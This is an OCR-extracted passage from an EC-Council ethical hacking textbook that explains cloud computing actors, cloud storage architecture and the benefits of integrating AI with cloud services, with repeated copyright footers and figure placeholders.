


Figure 19.9: Separation of cloud responsibilities specific to service delivery models

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The five significant actors are as follows:

- **Cloud Consumer**

  A cloud consumer is a person or organization that maintains a business relationship with the cloud service providers (CSPs) and utilizes the cloud computing services. The cloud consumer browses the CSP's service catalog requests for the desired services, sets up service contracts with the CSP (either directly or via cloud broker), and uses the services. The CSP bills the consumer based on the services provided. The CSP should fulfill the service level agreement (SLA) in which the cloud consumer specifies the technical performance requirements, such as the quality of service, security, and remedies for performance failure. The CSP may also define limitations and obligations if any, that cloud consumers must accept.

  The services available to a cloud consumer in the **PaaS**, **IaaS, and SaaS** models are as follows:

  - **PaaS** – database (DB), business intelligence, application deployment, development and testing, and integration
  - **IaaS** – storage, services management, content delivery network (CDN), platform hosting, backup and recovery, and computing
  - **SaaS** – human resources, enterprise resource planning (ERP), sales, customer relationship management (CRM), collaboration, document management, email and office productivity, content management, financial services, and social networks.

- **Cloud Provider**

  A cloud provider is a person or organization who acquires and manages the computing infrastructure intended for providing services (directly or via a cloud broker) to interested parties via network access.

- **Cloud Carrier**

  A cloud carrier acts as an intermediary that provides connectivity and transport services between CSPs and cloud consumers. The cloud carrier provides access to consumers via a network, telecommunication, or other access devices.

- **Cloud Auditor**

  A cloud auditor is a party that performs an independent examination of cloud service controls to express an opinion thereon. Audits verify adherence to standards through a review of the objective evidence. A cloud auditor can evaluate the services provided by a CSP regarding security controls (management, operational, and technical safeguards intended to protect the confidentiality, integrity, and availability of the system and its information), privacy impact (compliance with applicable privacy laws and regulations governing an individual's privacy), performance, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Cloud Broker**

  The integration of cloud services is becoming too complicated for cloud consumers to manage. Thus, a cloud consumer may request cloud services from a cloud broker, rather than directly contacting a CSP. The cloud broker is an entity that manages cloud services regarding use, performance, and delivery and maintains the relationship between CSPs and cloud consumers.

  The services provided by cloud brokers fall in three categories:

  - **Service Intermediation**

    Improves a given function by a specific capability and provides value-added services to cloud consumers.


  - **Service Aggregation**

    Combines and integrates multiple services into one or more new services.

  - **Service Arbitrage**

    Similar to service aggregation but without the fixing of the aggregated services (the cloud broker can choose services from multiple agencies).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Storage Architecture

Cloud storage is a medium used to store digital data in logical pools using a network. The physical storage is distributed to multiple servers, which are owned by a hosting company. Organizations can buy storage capacity from the cloud storage providers for storing user, organization, or application data. Cloud storage providers are solely responsible for managing the data and keeping the data available and accessible. Cloud storage services can be accessed using a cloud computing service, a web service API, or any applications that use the API, such as cloud desktop storage, cloud storage gateway, or web-based content management systems. The cloud storage service is operated from an off-premises service, like Amazon S3.

The cloud storage architecture possesses the same characteristics as cloud computing in terms of scalability, accessible interfaces, and metered resources. It is built on highly virtualized infrastructure and relies on multiple layers to provide continuous storage services to users. The three main layers correspond to the front-end, middleware, and back-end. The front-end layer is accessed by the end-user and provides APIs for the management of data storage. The middleware layer performs functions such as data de-duplication and replication of data. The back-end layer is where the hardware is implemented.

Cloud storage is made of distributed resources. It is highly fault-tolerant through redundancy, consistent with data replication, and highly durable. Widely used object storage services include Amazon S3, Oracle Cloud Storage and Microsoft Azure Storage, Open Stack Swift, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.10: Cloud storage architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Role of AI in Cloud Computing

Nowadays, cloud service providers are integrating artificial intelligence (AI) and machine learning (ML) capabilities into their cloud infrastructure to offer organizations more efficient, strategic, and insight-driven cloud services. This integration further helps organizations to efficiently manage data on their own, build and train systems to search for patterns and gain insights in data, increase customer experience, and optimize their workflows.

Benefits of integrating AI with cloud computing:

- **Self-managed cloud**

  Integrating AI with IT infrastructure helps organizations automate their workflows and repetitive tasks. Private and public clouds are leveraging AI tools to automate processes such as remote management, monitoring, and troubleshooting issues. Automating the core workflows and processes improves the efficiency of the cloud environment and allows IT teams to focus on high-level strategic activities.

- **Reduced cost**

  Leveraging AI tools in the cloud environment allows organizations to eliminate the need for maintaining on-site data centers and expenses of recruiting IT experts for managing the data centers and servers. Moreover, organizations accessing the cloud can use AI for gaining actionable insight and mine practical business use cases without additional cost.

- **Seamless data access**

  Using AI in the cloud provides seamless data access to its users, removing the hurdles of resolving inaccessibility issues. AI allows the cloud platform to learn from the collected data, make predictions, and solve potential issues in advance.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Improved data management**

  AI can simplify the tedious task of collecting, cataloging, and managing the vast repositories of data generated by today's business processes. AI tools help organizations analyze data and mine relevant patterns to provide accurate and real-time data and services to customers.

- **Increased productivity**

  Streamlining workflows and automating repetitive tasks allows IT teams to focus on strategic business activities and goals.

- **Increased reliability**

  Cloud services leveraging AI ensure business continuity, rapid disaster recovery, and data backup.

- **Enhanced experience with AI-SaaS integration**

  Integrating AI with the SaaS platform provides improved service efficiency and functionality to customers. For example, using AI in sales software and data helps organizations mine frequent patterns on purchased products. This allows them to gain actionable insight and understand practical business use cases that can be further used to improve sales and customer experience.

- **Availability of advanced cloud infrastructure**

  For maximum performance and output, AI solutions leverage multiple and fast graphics processing units (GPUs), which are very expensive. AI as a service in a cloud environment allows organizations to incorporate AI capabilities in their application development at an affordable price.

